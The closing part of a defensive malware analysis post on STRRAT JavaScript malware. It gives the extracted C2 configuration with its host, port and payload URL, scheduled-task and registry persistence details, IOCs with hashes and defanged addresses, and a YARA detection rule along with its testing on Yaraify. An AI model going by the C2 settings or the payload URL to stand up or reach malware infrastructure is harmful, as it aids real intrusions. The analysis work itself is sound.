<h3 id="graph-analysis">Graph Analysis</h3>

<p>The following graph provides a visual representation of the analysis from <a href="https://any.run">AnyRun</a>.</p>

<p><img src="/assets/images/javascripts-analysis/gragh.png" alt="Fig 5: Graph Analysis" /></p>

<p><em>Fig 5: Graph Analysis</em></p>

<h3 id="mitre-attck-matrix">MITRE ATT&amp;CK Matrix</h3>

<p>The MITRE ATT&amp;CK Matrix outlines the tactics and techniques employed by the identified malware, offering a structured view of its potential impact.</p>

<p><img src="/assets/images/javascripts-analysis/attck.png" alt="Fig 7: ATT&amp;CK Analysis" /></p>

<p><em>Fig 6: ATT&amp;CK Analysis</em></p>

<h2 id="malware-config">Malware config</h2>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"C2"</span><span class="p">:</span><span class="w"> </span><span class="s2">"nigfrien.ddns.net"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"Port"</span><span class="p">:</span><span class="w"> </span><span class="s2">"1781"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"URL"</span><span class="p">:</span><span class="w"> </span><span class="s2">"hxxp://jbfrost.live/strigoi/server/?hwid=1&amp;lid=m&amp;ht=5"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"Options"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
    </span><span class="p">{</span><span class="w">
      </span><span class="nl">"Startup Folder Persistence"</span><span class="p">:</span><span class="w"> </span><span class="s2">"true"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"Secondary Startup Folder Persistence"</span><span class="p">:</span><span class="w"> </span><span class="s2">"true"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"Skype Scheduled Task Persistence"</span><span class="p">:</span><span class="w"> </span><span class="s2">"true"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"Proxy"</span><span class="p">:</span><span class="w"> </span><span class="s2">"nigfrien.ddns.net"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"LID"</span><span class="p">:</span><span class="w"> </span><span class="s2">"khonsa"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">]</span><span class="w">
</span><span class="p">}</span><span class="w">

</span></code></pre></div></div>

<p><em>Code 4: Malware config</em></p>

<h2 id="summary">Summary</h2>

<p>This process is a sequence of commands executed by the Windows command prompt <strong>(cmd.exe)</strong>. The commands are executed in a loop, with a delay of 30 minutes, and they create a scheduled task named “Skype” that runs a Java application. The Java application is created using the <strong>“ivadkysml.txt”</strong> file, which is located in the user’s <strong>AppData\Roaming</strong> directory.</p>

<p>Legitimate programs can use the Windows command prompt to execute commands and create scheduled tasks. In this case, the process is creating a scheduled task to run a Java application, which is a common and legitimate action.</p>

<p>However, the process also includes commands to retrieve information about the computer’s operating system and architecture, as well as the computer’s version. This information can be used by malicious programs to identify the target system and adapt their behavior accordingly. Additionally, the process creates a scheduled task using the <strong>“ivadkysml.txt”</strong> file, which could potentially be a malicious file or a file used by the malware to execute further commands or actions. Overall, while some aspects of this process can be considered legitimate, the combination of actions and the use of a potentially malicious file suggest that it may be used by malicious programs.</p>

<h2 id="iocs">IOCs</h2>

<p>URGENT PAYMENT REQUEST.js</p>

<p>sha256 = <strong>b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7</strong>
 md5 = <strong>844290ed18eb3b9635b3e8791d8010e4</strong>
 name: <strong>URGENT PAYMENT REQUEST.js</strong></p>

<p>nigfrien[.]ddns[].]net</p>

<p>### Registry Modified</p>

<p><img src="/assets/images/javascripts-analysis/registry.png" alt="Fig 9: Registry Analysis" /></p>

<p>Fig 7: Registry Analysis</p>

<p>HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr</p>

<h3 id="dropped-executable-files">Dropped executable files</h3>

<p><img src="/assets/images/javascripts-analysis/filesdropped1.png" alt="Fig 10: Files Dropped 1" /></p>

<p>Fig 8: Files Dropped 1</p>

<p><img src="/assets/images/javascripts-analysis/filesdropped2.png" alt="Fig 11: Files Dropped 2" /></p>

<p>Fig 9: Files Dropped 2</p>

<h3 id="connections">Connections</h3>
<p>ip 103.224.182.210 (main)</p>

<h3 id="httphttps-requests">HTTP/HTTPS requests</h3>
<p>hxxp://wshsoft.company/jv/jrex.zip</p>

<p>nigfrien[.]ddns[].]net</p>

<h2 id="yara-rule-for-detecting-strrat-javascript-malware">YARA Rule for Detecting STRRAT JavaScript Malware</h2>

<p>This YARA rule is designed to detect obfuscated JavaScript code indicative of STRRAT malware.</p>

<pre><code class="language-yara">        rule detect_STRRAT_javascripts_Malware {
            meta:
                author = "daniyyell"
                date = "2024-10-05"
                description = "Detects obfuscated JavaScript code indicative of STRRAT malware."
                yarahub_uuid = "57772A73-3272-43A3-AC04-B47ADF2442B4"
                yarahub_license = "CC0 1.0"
                yarahub_rule_matching_tlp = "TLP:WHITE"
                yarahub_rule_sharing_tlp = "TLP:WHITE"
                yarahub_reference_md5 = "ec7b21746a03ffd34199f1943b74fe5e"
                malpedia_family = "jar.strrat"
                aka = "STRRAT Malware"

            strings:
                // Key function patterns associated with obfuscated JavaScript
                $str_eval = "eval("
                $str_prototype = "String[\"prototype\"]"
                $str_proc = "proc = function() { eval(this.toString());};"
                $str_undefined = "String[\"prototype\"][\"\\x75\\x6E\\x64\\x65\\x66\\x69\\x6E\\x65\\x64\"] = function(xx, xy) {"
                $str_array_replace = "Array.prototype.om0l4d3 = function() {"
                $str_mp3_function = ".mp3;"
                
                // Regex to capture the obfuscated patterns
                $obfuscated_str1 = /String\["prototype"\]\.proc\s*=\s*function\(\)\s*{\s*eval\(this\.toString\(\)\);\s*}/
                $obfuscated_str2 = /String\["prototype"\]\["\\x75\\x6E\\x64\\x65\\x66\\x69\\x6E\\x65\\x64"\]\s*=\s*function\(xx,\s*xy\)\s*{/
                $obfuscated_str3 = /var\s+exp\s*=\s*\/{(\d+)}/ 
                $obfuscated_str5 = /this\.toString\(\).length/

            condition:
                // At least one of the key strings and one of the obfuscated patterns must be present
                any of ($str_eval, $str_prototype, $str_proc, $str_undefined, $str_array_replace, $str_mp3_function) and
                any of ($obfuscated_str1, $obfuscated_str2, $obfuscated_str3, $obfuscated_str5)
        }

</code></pre>

<h3 id="testing-yara-rule-locally">Testing Yara Rule Locally</h3>
<p>Here, we test the Yara rule locally to ensure it works as expected.</p>

<p><img src="/assets/images/javascripts-analysis/local_yara.png" alt="Fig 12: Local Yara Scan" /></p>

<p><em>Fig 10: Local Yara Scan</em></p>

<h3 id="deploy-in-yaraify">Deploy in Yaraify</h3>
<p>The Yara rule is deployed on Yaraify for broader detection across multiple samples.</p>

<p><img src="/assets/images/javascripts-analysis/deploy_yaraify.png" alt="Fig 13: Deploy Yaraify" /></p>

<p><em>Fig 11: Deploy Yaraify</em></p>

<h3 id="yaraify-results">Yaraify Results</h3>
<p>Results from Yaraify after scanning the rule against a wide set of samples.</p>

<p><img src="/assets/images/javascripts-analysis/yaraify_results.png" alt="Fig 14: Yaraify Results" /></p>

<p><em>Fig 12: Yaraify Results</em></p>

<h2 id="conclusion">Conclusion</h2>

<p>Adversaries are employing a wide range of methods to evade detection and successfully execute their malicious activities. Through the analysis of the deobfuscated JavaScript code and the associated indicators of compromise (IoCs), significant insights into the malware’s behaviour and persistence mechanisms have been uncovered. The malware employs various techniques, including modifications to the Windows Registry, to ensure that its presence remains undetected while leveraging Java to execute its payload. The use of Base64-encoded strings and other obfuscation techniques further complicates analysis and detection efforts.</p>

<p>By examining the command and control (C2) server configurations, persistence mechanisms, and the nature of the executed code, it is evident that this malware poses a serious threat to systems and networks. The registry modifications, in particular, illustrate how attackers can manipulate legitimate software environments to execute their code without raising suspicion. The analysis highlights the importance of understanding these tactics to enhance detection capabilities and fortify cybersecurity measures.</p>

<h2 id="future-work">Future Work</h2>

<p>To further investigate the capabilities and behaviour of this malware, it is recommended to simulate the execution of the JavaScript code within a dedicated Windows environment. Utilising tools like Wireshark to capture network traffic will allow for the generation of PCAP files, which can then be analysed using SELKS for deeper insights into the malware’s network interactions. This approach will enhance understanding of its communication patterns and may reveal additional indicators of compromise, ultimately contributing to more effective detection and mitigation strategies in the future.</p>

<h2 id="references">References</h2>

<p>[1] Filescan, “Overview Report,” [Online]. Available: <a href="https://www.filescan.io/uploads/66ffb4b52ffc4aa29593dc01/reports/690a3b5d-f71a-4c15-80d8-cc3aecca4484/overview">https://www.filescan.io/uploads/66ffb4b52ffc4aa29593dc01/reports/690a3b5d-f71a-4c15-80d8-cc3aecca4484/overview</a>. [Accessed: 05-Oct-2024].</p>

<p>[2] Any.Run, “Task Report,” [Online]. Available: <a href="https://app.any.run/tasks/db08d5be-1b8e-4244-aea1-7640ef64ad8e">https://app.any.run/tasks/db08d5be-1b8e-4244-aea1-7640ef64ad8e</a>. [Accessed: 05-Oct-2024].</p>

<p>[3] Neiki, “Full Report,” [Online]. Available: <a href="https://tip.neiki.dev/file/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/">https://tip.neiki.dev/file/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/</a>. [Accessed: 05-Oct-2024].</p>

<p>[4] Abuse.ch, “Sample Report,” [Online]. Available: <a href="https://bazaar.abuse.ch/sample/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/">https://bazaar.abuse.ch/sample/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/</a>. [Accessed: 05-Oct-2024].</p>

<p>[5] VirusTotal, “VT Collection,” [Online]. Available: <a href="https://www.virustotal.com/gui/collection/110ae0f923c7ec9bc48b7b098363d8996caa24588b709a38fe8022e9fcd974a2">https://www.virustotal.com/gui/collection/110ae0f923c7ec9bc48b7b098363d8996caa24588b709a38fe8022e9fcd974a2</a>. [Accessed: 05-Oct-2024].</p>

<p>[6] Hatching Triage, “Report ID: 241004-l1sebssbma,” [Online]. Available: <a href="https://tria.ge/241004-l1sebssbma">https://tria.ge/241004-l1sebssbma</a>. [Accessed: 05-Oct-2024].</p>

<p>[7] Hybrid Analysis, “Sample Report,” [Online]. Available: <a href="https://www.hybrid-analysis.com/sample/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7">https://www.hybrid-analysis.com/sample/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7</a>. [Accessed: 05-Oct-2024].</p>

<p>[8] Yoroi, “YOMI Report,” [Online]. Available: <a href="https://yomi.yoroi.company/report/66ffb50db5d759406a64aba6/66ffb50db5d759406a64aba7/overview">https://yomi.yoroi.company/report/66ffb50db5d759406a64aba6/66ffb50db5d759406a64aba7/overview</a>. [Accessed: 05-Oct-2024].</p>

<p>[9] Abayot, “Malware Analysis Report,” [Online]. Available: <a href="https://www.abayot.space/malware-analysis/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7">https://www.abayot.space/malware-analysis/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7</a>. [Accessed: 05-Oct-2024].</p>

<p>[10] Kaspersky, “Analysis Results,” [Online]. Available: <a href="https://opentip.kaspersky.com/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/results">https://opentip.kaspersky.com/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/results</a>. [Accessed: 05-Oct-2024].</p>

<p>[11] Malwares.com, “Report,” [Online]. Available: <a href="https://www.malwares.com/report/file?hash=b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7">https://www.malwares.com/report/file?hash=b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7</a>. [Accessed: 05-Oct-2024].</p>

<p>[12] CERT, “MWDB Link,” [Online]. Available: <a href="https://mwdb.cert.pl/file/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7">https://mwdb.cert.pl/file/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7</a>. [Accessed: 05-Oct-2024].</p>

<p>[13] VirusShare, “File Report,” [Online]. Available: <a href="https://virusshare.com/file?b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7">https://virusshare.com/file?b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7</a>. [Accessed: 05-Oct-2024].</p>

<p>[14] Virus Exchange, “VXUG Link,” [Online]. Available: <a href="https://virus.exchange/samples/">https://virus.exchange/samples/</a>. [Accessed: 05-Oct-2024].</p>

<p>[15] Triage, “Report ID: 241004-ld69zawern,” [Online]. Available: <a href="https://tria.ge/241004-ld69zawern">https://tria.ge/241004-ld69zawern</a>. [Accessed: 05-Oct-2024].</p>

<p>[16] VirusTotal, “VirusTotal Scan,” [Online]. Available: <a href="https://www.virustotal.com/gui/file/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/details">https://www.virustotal.com/gui/file/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/details</a>. [Accessed: Oct. 5, 2024].</p>

<p>[17] abuse.ch, “Yaraify Sample,” [Online]. Available: <a href="https://yaraify.abuse.ch/sample/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/">https://yaraify.abuse.ch/sample/b5fab9889d333c721fed265c13879f11315afe346d13356d4d1d61d16cc2b9d7/</a>. [Accessed: Oct. 5, 2024].</p>

<p>[18] Fraunhofer FKIE, “Malpedia: STRRAT Malware,” [Online]. Available: <a href="https://malpedia.caad.fkie.fraunhofer.de/details/jar.strrat">https://malpedia.caad.fkie.fraunhofer.de/details/jar.strrat</a>. [Accessed: Oct. 5, 2024].</p>

<p>[19] E. Montalbano, “Email Campaign Spreads StrRAT Fake-Ransomware RAT,” Threatpost, May 21, 2021. [Online]. Available: <a href="https://threatpost.com/email-campaign-fake-ransomware-rat/166378/">https://threatpost.com/email-campaign-fake-ransomware-rat/166378/</a>. [Accessed: Oct. 5, 2024].</p>

<p>[20] “Close-up Rat Chewing Electrical Wires Isolated White Background,” Freepik, [Online]. Available: <a href="https://www.freepik.com/premium-photo/close-up-rat-chewing-electrical-wires-isolated-white-background_13846989.htm">https://www.freepik.com/premium-photo/close-up-rat-chewing-electrical-wires-isolated-white-background_13846989.htm</a>. [Accessed: Oct. 5, 2024].</p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Malware Analysis" /><summary type="html"><![CDATA[A comprehensive analysis of the JavaScript obfuscation techniques utilised by STRRAT malware to evade detection. Both static and dynamic analysis methods are employed, along with the development of YARA rules to improve future detection and support broader threat-hunting activities.]]></summary></entry></feed>